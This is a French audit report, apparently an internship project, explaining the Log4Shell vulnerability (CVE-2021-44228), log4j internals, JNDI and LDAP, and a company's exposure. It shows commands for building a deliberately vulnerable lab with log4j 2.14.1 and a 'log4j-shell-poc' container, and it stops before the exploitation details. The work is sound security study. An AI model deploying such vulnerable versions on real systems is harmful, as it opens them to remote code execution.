Février 2023 – Août 2023

Etude de la CVE-2021-44228 : Log4Shell

ANALYSE, REPRODUCTIBILITE ET REMEDIATION A LA CVE

RAYAN BENHAMANA

DUMP&DAMPER | Paris XI

TABLE DES MATIERES

I) INTRODUCTION

Dump&Damper est une plateforme e-commerce souvent identifiée comme une pionnière de la consommation responsable. Près de 2 millions de consommateurs et d'une centaine de partenaires font confiance à Dump&Damper. Depuis 2005 elle applique au mieux sa vision afin de remplacer chaque produit du quotidien par des produits écologiques. Leur catalogue est diversifié et propose de nombreux produits allant de l'hygiène, à l'entretien, aux habits et même la nourriture.

Le nouveau DSI de Dump&Damper a détecté une application métier vulnérable à l'attaque log4shell. Il souhaite donc faire appel à un auditeur pour étudier plus en détails la CVE associée, et son impact sur leurs systèmes informatique. La CVE-2021-44228, autrement connue comme log4shell, est l'une des CVE les plus populaires ces dernières années. Elle est souvent considérée comme la plus critique de l'histoire d'Internet et permet à un acteur malveillant d'exécuter du code à distance très facilement. L'ampleur des conséquences est dû à sa criticité, mais aussi à son omniprésence. En effet, la bibliothèque vulnérable log4j est utilisée plus ou moins directement dans un grand nombre d'autres projets et produits.

L'objectif de l'audit est de permettre à Dump&Damper d'avoir une meilleure connaissance de la CVE log4shell, ainsi que de son impact potentiel sur leur système informatique. Dans un premier temps le rapport présentera les environnements vulnérables pour déterminer les failles de Dump&Damper. Ensuite, la vulnérabilité sera analysée plus en détails afin de comprendre comment l'exploiter. Finalement les remédiations à apporter pour combler les failles log4shell seront étudiées.

Ce rapport tâchera d'expliquer clairement les différentes étapes techniques de la simulation d'un environnement vulnérable à l'exploitation de la CVE-2021-44228. De plus, des considérations métiers seront également abordées.

II) PRESENTATION DE L'ENVIRONNEMENT

La première étape est de comprendre le fonctionnement de la bibliothèque vulnérable log4j. Ensuite, le système informatique de Dump&Damper sera analysé afin de détecter de potentielles failles liées à log4j. Cette partie se conclue par la mise en place d'un environnement vulnérable à log4shell.

A) ETUDE DE LA BIBLIOTHEQUE VULNERABLE : LOG4J

La bibliothèque log4j est une bibliothèque de journalisation. Les journaux informatiques, ou logs, sont un élément essentiel des systèmes depuis le début de l'informatique.

JOURNALISATION INFORMATIQUE

Dans un premier temps, les logs servaient à suivre les opérations machines et à dépanner les erreurs matérielles. Ensuite leur rôle s'est démocratisé et formalisé au fil du temps. Ils sont cruciaux pour la surveillance des événements au sein des systèmes multitâches. Par exemple les logs permettent de tracer les activités du système et des utilisateurs. Les logs suivent souvent un format spécifique permettant une analyse automatisée des fichiers de journalisation. L'intérêt pour les organisations sont notamment d'automatiser l'analyse de leur système informatique, de ses performances et la détection d'activité suspecte.

L'essor de la cybersécurité a donné un aspect plus juridique aux logs pouvant être présentés comme preuves à conviction lors d'un jugement. Différentes politiques réglementant leur utilisation ont vu le jour telles que le Cloud Act ou le Règlement Général sur la Protection des Données (RGPD). Elles contraignent le niveau d'informations pouvant être inscrit dans les logs, leur gestion et leur utilisation. Il est habituel de retrouver un certain nombre d'informations au sein de ces logs telles que l'évènement survenu, l'horodatage de l'évènement, l'identifiant de l'utilisateur ou la géolocalisation.

Il existe deux types de journalisation :

- La journalisation système : Elle permet de retrouver les informations systèmes du serveur (info, debug, warn, error)
- La journalisation applicative : Elle permet de suivre le fonctionnement d'une application et de son utilisateur

Les services de journalisation sont aujourd'hui omniprésents, et la grande majorité des applications possèdent leurs propres logs. Au fil des ans, la gestion des logs est devenue une industrie en elle-même. Et de nombreux outils, tels que ELK ou log4j, aident les entreprises à gérer, analyser et visualiser les logs à grande échelle.

LA BIBLIOTHEQUE VULNERABLE : LOG4J

L'organisation à but non-lucratif Apache Software Foundation a rendu disponible en open-source un projet nommé Apache Logging Services. L'objectif de ce projet est de fournir des outils de journalisation dans plusieurs langages de programmation :

- Log4j pour le langage Java
- Log4php pour le langage PhP
- Log4cxx pour le langage C++
- Log4net pour le langage .NET

Il s'agit d'une des bibliothèques de journalisation les plus populaires, et notamment pour les logiciels d'entreprises. Dans ce projet, seule la seconde version de log4j est prise en compte. Elle apporte une facilité de configuration et de syntaxe pour la journalisation par rapport à la première version. De plus, les avantages sont multiples : continuité de service, niveau de logs personnalisable et amélioration des performances générales.


LES DIFFERENTES VERSIONS DE LOG4J

Une première CVE critique a été trouvée sur la bibliothèque log4j. Elle se nomme log4shell et permet d'exécuter du code arbitraire à distance. Cette vulnérabilité correspond à la CVE-2021-44228. Elle s'applique de la version 2.0-beta9 à la version 2.15.0. Toutefois les versions 2.12.2, 2.12.3 et 2.3.1 ne sont pas affectées par cette première vulnérabilité log4shell.

Les patchs apportés à la version 2.15.0 ne sont pas suffisant, et une seconde vulnérabilité s'inspirant de log4shell voit le jour. Il s'agit de la CVE-2021-45046. Cette CVE s'applique de la version 2.0-beta9 à la version 2.16.0 à l'exception de la version 2.12.2.

Ensuite une troisième vulnérabilité s'inspirant de log4shell est apparue. La CVE-2021-45105 permet d'effectuer un déni de service sur un serveur utilisant une version allant de 2.0-alpha1 à la version 2.16.0 à l'exception des versions 2.12.3 et 2.3.1.

Finalement la dernière vulnérabilité CVE-2021-44832 permet d'appliquer l'attaque log4shell dans un cas de configuration très précis du serveur. Les versions vulnérables vont de log4j 2.0-beta7 à la version 2.17.0 à l'exception des versions 2.12.4 et 2.3.2.



Il est à noter que seul la librairie log4j-core est vulnérable. Par conséquent, les autres librairies du projet comme log4net ou log4cxx ne sont pas impactées par cette vulnérabilité.

Remarque : Au cours de ce projet seule la première vulnérabilité CVE-2021-44228 sera étudiée.

LES NIVEAUX DE LOGS

Il est possible de différencier les différents logs en leur attribuant une étiquette. Les différentes étiquettes disponibles sont :

- OFF : 0
- FATAL : 100
- ERROR : 200
- WARN : 300
- INFO : 400
- DEBUG : 500
- TRACE : 600

+ haut niveau

+ bas niveau

Il existe une notion de priorisation entre les différentes étiquettes. Par défaut si les logs du niveau DEBUG sont affichés alors les logs des niveaux supérieurs ; de INFO à OFF ; seront également affichés. Toutefois, il est possible de modifier ce comportement. De plus, un niveau de logs personnalisable est accessible.

```
2023-04-20 20:44:47.254 [main] TRACE com.example.App - Entering method
processOrder().
2023-04-20 20:44:47.255 [main] DEBUG com.example.App - Received order with ID 12345.
2023-04-20 20:44:47.255 [main] INFO com.example.App - Order shipped successfully.
2023-04-20 20:44:47.255 [main] WARN com.example.App - Potential security
vulnerability detected in user input: '...'
2023-04-20 20:44:47.255 [main] ERROR com.example.App - Failed to process order.
Error: {. . .}
2023-04-20 20:44:47.255 [main] FATAL com.example.App - System crashed. Shutting
down...
```


LES COMPOSANTS DE JOURNALISATION LOG4J

Le fonctionnement de la bibliothèque log4j repose sur les différents composants logiciels la constituant.

- Loggers
- Appenders
- Layouts

Le premier maillon du système de journalisation est le Logger. Il permet d'utiliser les logs au sein d'un programme à l'aide de la classe associée. L'utilisation d'un Logger permet de créer un nouveau log et lui attribuer le niveau souhaité.

Ensuite, un Appender est sélectionné afin d'envoyer les logs du Logger vers un média quelconque. En effet, la destination des logs peut aussi bien être la console, qu'un fichier, ou un service Cloud. En outre, il existe une multitude d'Appender permettant d'adapter les logs de log4j à un grand nombre de services finaux.



Finalement, les Layouts sont le dernier maillon du fonctionnement de log4j. Ils sont utilisés pour définir le format du message, et la manière dont les informations seront inscrites. Par exemple le Layout suivant permet d'obtenir le log associé :

```
<PatternLayout pattern="%d{yyyy-MM-dd HH:mm:ss.SSS} [%t] %-5level %logger{36} - %msg%n" />
```

```
2023-04-25 14:36:48.402 [main] INFO com.example.App - Order shipped successfully.
```

LES APPLICATIONS FINALES VULNERABLES

L'impact de la vulnérabilité Log4Shell est aussi important parce qu'un grand nombre d'applications utilisent plus ou moins directement la bibliothèque vulnérable log4j. En effet, certains éditeurs ignoraient même que certaines de leurs applications faisaient indirectement appel à log4j. Beaucoup de ces applications sont très populaires et sont omniprésentes autant dans la vie privée qu'au sein des organisations. Une liste non exhaustive des applications ayant été impactées est disponible ci-dessous :

Systèmes Informatique

- Arduino
- Cisco
- Dell
- Intel
- Services Microsoft
- RedHat
- Hostifi

Sécurité :

- McAfee

Développement

- Images Docker
- GitLab
- MongoDB
- Elastic
- Nvidia

Shadow IT :

- Netflix
- Minecraft

Digital Workplace :

- Atlassian
- OpenText
- Zendesk
- TeamViewer

Application métier :

- SAP
- Saleforce
- FedEx

La plupart de ces applications ou services proposent désormais des versions ayant comblées cette vulnérabilité. Toutefois, il est courant de retrouver des applications qui ne sont pas à jour et vulnérables.

B) L'ENVIRONNEMENT INFORMATIQUE DE DUMP&DAMPER


L'environnement informatique de Dump&Damper a été étudié au côté de la DSI et de l'équipe projet en charge de la Digital Workplace. En effet, les deux couches les plus vulnérables et les plus susceptibles de contenir la faille log4shell sont la couche réseau et la couche applicative.

INFRASTRUCTURE INFORMATIQUE

Dans un premier temp, la structure du réseau informatique de Dump&Damper est étudiée afin de mieux délimiter les recherches. Les échanges avec la DSI ont permis de mieux comprendre le contexte informatique de Dump&Damper. Au total il y a eu :

- Une réunion avec la DSI pour comprendre les enjeux de l'audit et les projets stratégiques de la DSI
- Une présentation de l'infrastructure au côté de l'administrateur réseau

L'infrastructure de Dump&Damper est séparée en deux : le réseau interne de Dump&Damper et l'hébergement du site de Dump&Damper. Le réseau interne est utilisé pour supporter l'environnement de travail numérique des employés de Dump&Damper au quotidien. Des ressources systèmes et des ressources métiers y sont présents. Par exemple un annuaire d'identité gère l'accès aux différentes ressources, tandis que le système de stockage RAID mis en place permet d'améliorer la sécurité des données.



Infrastructure Informatique de Dump&Damper


Les connexions extérieures provenant des clients sont filtrées à l'aide d'un pare-feu avant d'accéder les réseaux de Dump&Damper. Il est en effet important de sanitariser les entrées utilisateurs pour éviter tout acte inattendu. De plus, certaines ressources sont hébergées dans le Cloud.

CATALOGUE APPLICATIF

Dans un second temps, un intérêt est porté au catalogue applicatif de l'entreprise Dump&Damper pour compléter l'analyse de l'environnement. Différents échanges ont eu lieu afin de mieux comprendre les usages des employés et identifier les applications utilisées. Les échanges ont pris la forme :

- D'une présentation de la Digital Workplace avec l'équipe en charge du projet
- D'une présentation du portail applicatif avec l'équipe de déploiement des outils
- D'une réunion utilisateurs pour identifier les applications métiers et le « Shadow IT ».

L'audit a permis d'établir un schéma clair de l'infrastructure informatique, du réseau et du parc applicatif. Un premier niveau d'analyse a permis de déterminer qu'un grand nombre de services ou applications ne sont pas à jour. De plus, la présence de la librairie log4j au sein du système de journalisation représente un danger si la version n'est pas à jour.



Finalement, les recherches plus poussées ont permis d'identifier un certain nombre d'applications vulnérables à log4shell. Au niveau de la gestion du réseau les vulnérabilités proviennent du service de journalisation utilisant la version 2.14.1 de log4j, et de certains services Cisco.

Les différents besoins métiers issus de la crise sanitaire du COVID ont entrainé le développement non contrôlé de la Digital Workplace au sein de Dump&Damper. Par conséquent, il n'est pas étonnant de retrouver des applications

vulnérables comme Microsoft, Atlassian ou un CRM propriétaire. Ensuite, les environnements de production et de développement gèrent les données utilisateurs avec un service MongoDB vulnérable à log4shell. L'environnement de production est d'autant plus vulnérable qu'il s'agit du point d'entrée de l'infrastructure de Dump&Damper du point de vue d'un utilisateur. Finalement la découverte la plus inquiétante est l'utilisation d'un service de sécurité MacAfee vulnérable. En effet, si l'antivirus est lui-même vulnérable à une attaque, il est peu probable qu'il puisse la détecter.

Une application web « GoFinance » est disponible sur le serveur traitant les demandes de paiement en ligne. Cette application est vulnérable à la CVE-2021-44228, et servira d'exemple pour la suite de ce rapport. Néanmoins cette application ne sert que de modèle et la vulnérabilité s'exploite de la même manière pour les autres applications.

C) LA MISE EN PLACE D'UN ENVIRONNEMENT VULNERABLE

Le rapport propose deux environnements vulnérables distincts : un premier environnement de journalisation système et un second environnement de journalisation applicative.

JOURNALISATION SYSTEME

Le premier environnement est un système d'exploitation UNIX utilisant directement la bibliothèque log4j pour journaliser des évènements. La première étape consiste à télécharger une version de log4j vulnérable à la CVE-2021-44228.

```
$ wget https://archive.apache.org/dist/logging/log4j/2.14.1/apache-log4j-2.14.1-bin.tar.gz
$ tar -xvzf apache-log4j-2.14.1-bin.tar.gz
$ cd apache-log4j-2.14.1
$ export $PATH=$PATH:/home/kali/Downloads/log4j-api-2.14.1.jar:/home/kali/Downloads/log4j-core-2.14.1.jar
```

Un service système peut être lancé afin de journaliser les différents événements du réseau. Cette fonctionnalité est disponible après avoir importé la bibliothèque log4j dans le programme.

```
import org.apache.logging.log4j
```

La première étape est de créer un logger et de lui attribuer un niveau arbitraire. Dans le cas ci-dessous le niveau « INFO » est attribué au logger. Le logger pourra être utilisé dans le code source afin d'afficher les informations souhaitées.

```
logger.info("Hello World!");
```

La dernière étape consiste à créer l'appender vers lequel sera distribué les logs précédemment crées. Cette étape permet de configurer plus finement les logs et la manière dont ils seront traités.


```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="INFO">
    <Appenders>
        <Console name="console" target="SYSTEM_OUT">
            <PatternLayout pattern="%d{yyyy-MM-dd HH:mm:ss.SSS} [%t] %-5level %logger{36
        </Console>
    </Appenders>

    <Loggers>
        <Root level="trace">
            <AppenderRef ref="console" />
        </Root>
    </Loggers>
</Configuration>
```

Dans l'exemple ci-dessus, l'appender « console » a été créé, il permet d'afficher les logs dans la sortie console. Ensuite, cet appender a été relié au logger précédemment crée dans le code source du programme. Le layout est directement défini au sein de l'appender à l'aide de l'élément « PatternLayout ».

JOURNALISATION APPLICATIVE

Une ressource web a été retrouvée sur la plateforme marchande de Dump&Damper. GoFinance permet de faciliter l'étape de paiement pour le client en proposant différents services pour payer en ligne. Toutefois comme identifié précédemment cette application est vulnérable à log4shell.



Une image docker de cette application web est disponible, et les commandes ci-dessous permettent de l'installer :

```
$ sudo docker build -t log4j-shell-poc .
$ sudo docker run --network host log4j-shell-poc
```

La bibliothèque log4j utilisée par l'application GoFinance peut être retrouvée au sein des dépendances. La version utilisée au sein de l'application web est la 2.14.1.

```
<orderEntry type="library" name="Maven: org.apache.logging.log4j:log4j-core:2.14.1" level="project" />
<orderEntry type="library" name="Maven: org.apache.logging.log4j:log4j-api:2.14.1" level="project" />
```

III) PRESENTATION DE LA CVE


A) LA PORTE D'OUVERTURE : JNDI

Dans les entreprises possédant des systèmes informatiques complexes, il est courant d'utiliser des services de nommage pour centraliser et distribuer des ressources. De plus, les services de nommage peuvent être utilisés en complément de log4j afin d'utiliser des serveurs de configurations dédiés à la journalisation.

Un service de nommage permet de faire le lien entre un nom et une ressource informatique. Ces protocoles maintiennent une liste relationnelle entre le nom d'un objet informatique et sa localisation. Autrement dit, ils peuvent retrouver le serveur sur lequel la ressource demandée est accessible, et ceci uniquement à partir de son nom.

ADRESSAGE

Au sein de l'utilitaire log4j, une API permettant d'utiliser des services de nommage est disponible. Son nom est JNDI, autrement dit Java Naming and Directory Interface. Il est important de comprendre que JNDI n'est pas un service de nommage mais plutôt une interface qui permet d'utiliser des services de nommage. En outre, il ajoute une couche d'abstraction afin de permettre aux développeurs d'utiliser un service de nommage avec une plus grande flexibilité sur le protocole sous-jacent.




Les services de nommage sont nombreux, parmi lesquels les plus populaires sont le Domain Name System (DNS) et le Lightweight Directory Access Protocol (LDAP). Même si JNDI permet d'utiliser indifféremment les services de nommage, il reste important de comprendre le fonctionnement d'un de ces services. Dans le reste du projet, le service de nommage utilisé sera LDAP.

LDAP


Lightweight Directory Access Protocol, autrement nommé LDAP, est de base un protocole permettant d'interagir avec des annuaires. Les principales actions qu'il permet est :

- **Bind** pour authentifier l'utilisateur
- **Search** pour rechercher une ressource dans l'annuaire
- **Add** pour ajouter une nouvelle entrée
- **Modify DN** pour renommer une entrée
- **Compare** pour chercher une entrée possédant une certaine occurrence d'un attribut

A l'aide de ce protocole, les applications sont capables d'accéder à des ressources distribuées sans connaitre leur adresse. Il sert principalement à consulter et modifier des informations stockées dans un annuaire distribué, comme des utilisateurs, des groupes ou des ressources.



Toutefois, LDAP est devenu avec le temps une norme pour l'implémentation d'annuaires. Un annuaire LDAP est défini par un arbre d'entrées. Chaque entrée est représentée par une feuille de cet arbre et possède un identifiant unique « Distinguished Name » (DN).



Par exemple l'entrée « Jean » ci-dessus possède pour identifiant : cn=Jean,ou=personnes,dc=EXEMPLE,dc=FR

Un annuaire LDAP reflète le modèle organisationnel, politique et géographique d'une entreprise. Les entrées permettent de représenter les ressources associées et aussi diversifiées qu'une personne, une équipe, un immeuble, un serveur ou un service. Les différents types d'entrées servent à retranscrire fidèlement l'organisation d'une entreprise.

Un format d'URI dédié à l'utilisation du protocole LDAP est disponible et permet de bénéficier des services d'un annuaire LDAP simplement à partir d'une adresse URL. Le format de l'URL est le suivant :

```
ldap://ldap.example.com/cn=Jean,ou=personnes,dc=EXEMPLE,dc=FR
```

B) INTRODUCTION A LOG4SHELL


Une CVE est une faille de sécurité liée à une version d'un produit informatique. L'une des CVE les plus populaires ces dernières années est la CVE-2021-44228, plus connue sous le nom de log4shell. Cette vulnérabilité est considérée comme la plus critique de l'histoire d'Internet.

Cette vulnérabilité a été découverte par le groupe AliBaba, et l'a immédiatement signalé à Apache Foundations. Son gouvernement leur a ainsi reproché de ne pas les avoir prévenu en premier. En effet, la découverte d'une telle faille aussi critique et répandue sur Internet a provoqué l'effet d'une bombe. Une véritable course contre la monte s'en est suivie. D'un côté chaque état/organisation essayait de résoudre le problème le plus rapidement. Tandis que de l'autre côté les attaquants souhaitent exploiter cette nouvelle vulnérabilité avant qu'elle ne soit atténuée.

Cette vulnérabilité tire son nom du produit sur lequel elle s'applique : Apache log4j. Il s'agit d'une bibliothèque Java open-source permettant aux développeurs de journaliser les données de leurs programmes. Une des fonctionnalités de log4j nommée jndi permet à un acteur malveillant d'exécuter du code malveillant à distance.

La vulnérabilité tire parti du fait que Log4j ne vérifie pas les requêtes LDAP et JNDI. En effet, il suffit que Log4j trouve une requête dans ses logs pour qu'il l'exécute. Par conséquent si l'attaquant parvient à en inscrire une

parmi les journaux de Log4j, il sera capable d'interroger un annuaire LDAP malveillant. Cet annuaire LDAP partagera à son tour une ressource malveillante qui sera exécutée sur le serveur victime.



Cette attaque peut être réalisée sans authentification. D'ailleurs l'authentification représente souvent une étape critique démontrer dans la suite du rapport. En effet, les logs sont souvent utilisés pour maintenir une trace des tentatives de connexions. Par conséquent un acteur malveillant peut en profiter pour inscrire une requête dans les logs.

C) CONSEQUENCES A LOG4SHELL

La vulnérabilité historique log4shell a été détectée le 24 novembre 2021. Elle possède un score CVSS maximum de 10 sur 10. En effet, un grand nombre d'applications existantes sont vulnérables à la CVE-2021-44228. Cette vulnérabilité permet d'exécuter du code arbitraire à distance.

La facilité d'exploitation et l'omniprésence de la vulnérabilité ont fait de cette exploitation un véritable fléau autant pour les états que pour les entreprises. En effet, plusieurs gouvernements comme la France, les USA ou l'Allemagne ont pris la parole pour avertir de la dangerosité de cette attaque. Les Canadiens ont même arrêté temporairement leurs serveurs pour combler la vulnérabilité. Cette pause a représenté une perte importante pour le gouvernement Canadien. Toutefois, un acteur malveillant prenant le contrôle des serveurs d'un gouvernement pourrait entraîner des conséquences catastrophiques allant jusqu'à la crise géopolitique. Par exemple cette vulnérabilité avait été utilisée le 14 janvier 2022 afin de déstabiliser l'Ukraine.

Les entreprises ne sont pas en reste. Les multinationales telles qu'Amazon, Microsoft ou Apple ont dû rapidement déployer des mises à jour et des correctifs pour remédier à cette faille. En effet, des acteurs malveillants scannent en continue l'internet à la recherche de la CVE-2021-44228. Les chiffres sont impressionnants :

- Plus de 40% des entreprises ont observé des tentatives d'exploitation de cette vulnérabilité selon une étude de Red Canary
- Près de 2 millions de tentatives d'exploitation en quelques semaines d'après CheckPoint.
- 1000 tentatives d'attaque par seconde ont été enregistrées par Cloudflare
- Plusieurs milliards de dollars pour remédier à la situation

Il est compliqué d'évaluer le nombre exact d'exploitations ayant réussies. Toutefois de nombreuses entreprises ont dû passer en mode "gestion de crise", et cette vulnérabilité a provoqué des milliers d'incidents. Les conséquences pour une entreprise sont tout aussi dévastateurs. Les conséquences peuvent être directe comme une fuite de données confidentielle ou arrêt de service. Mais elles peuvent plus indirectes comme une perte d'argent, une réputation endommagée voire des litiges potentiels.

Les administrateurs systèmes ont été invités à évaluer la situation et à combler la vulnérabilité soit en mettant à jour la bibliothèque, soit en désactivant la fonctionnalité permettant de rechercher les ressources. Toutefois les premiers correctifs apportés n'étaient pas suffisant et ont mené à l'émergence d'une seconde CVE-2021-45046.

Néanmoins les mauvais correctifs ne sont pas la seule raison pour laquelle la vulnérabilité à persister. En effet, deux autres facteurs sont à prendre en compte pour comprendre la situation. Beaucoup de programmes font indirectement appels à log4j sans que le programmeur ne soit au courant. De plus, la vulnérabilité n'est pas connue de tous les développeurs et certains continuent d'utiliser des versions vulnérables. La situation post-log4shell est bien résumée à l'aide des chiffres-clés ci-dessous :

- 29 % des applications présentent plusieurs occurrences de la vulnérabilité
- 40% des versions téléchargées de log4j sont vulnérables en début 2022
- 72% des entreprises restent vulnérable à la faille log4shell en début 2023

Cet accident a été si traumatisant pour les organisations que le débat sur l'utilisation des bibliothèques open-source a été relancé.

IV) EXPLOITATION DE LA CVE

L'omniprésence de log4j ainsi que l'obsolescence d'un nombre important de systèmes informatique permettent à la vulnérabilité log4shell d'être d'actualité encore aujourd'hui en 2023. Son exploitation est tout autant décriée pour sa criticité que sa simplicité. En effet, il suffit de disposer d'un serveur web et d'un serveur LDAP ou DNS pour exploiter la vulnérabilité à la main. Les scripts utilisés pour implémenter les serveurs sont disponibles en annexes. De plus de nombreux outils tels que msfconsole permettent d'identifier et d'automatiser l'exploitation de la vulnérabilité.

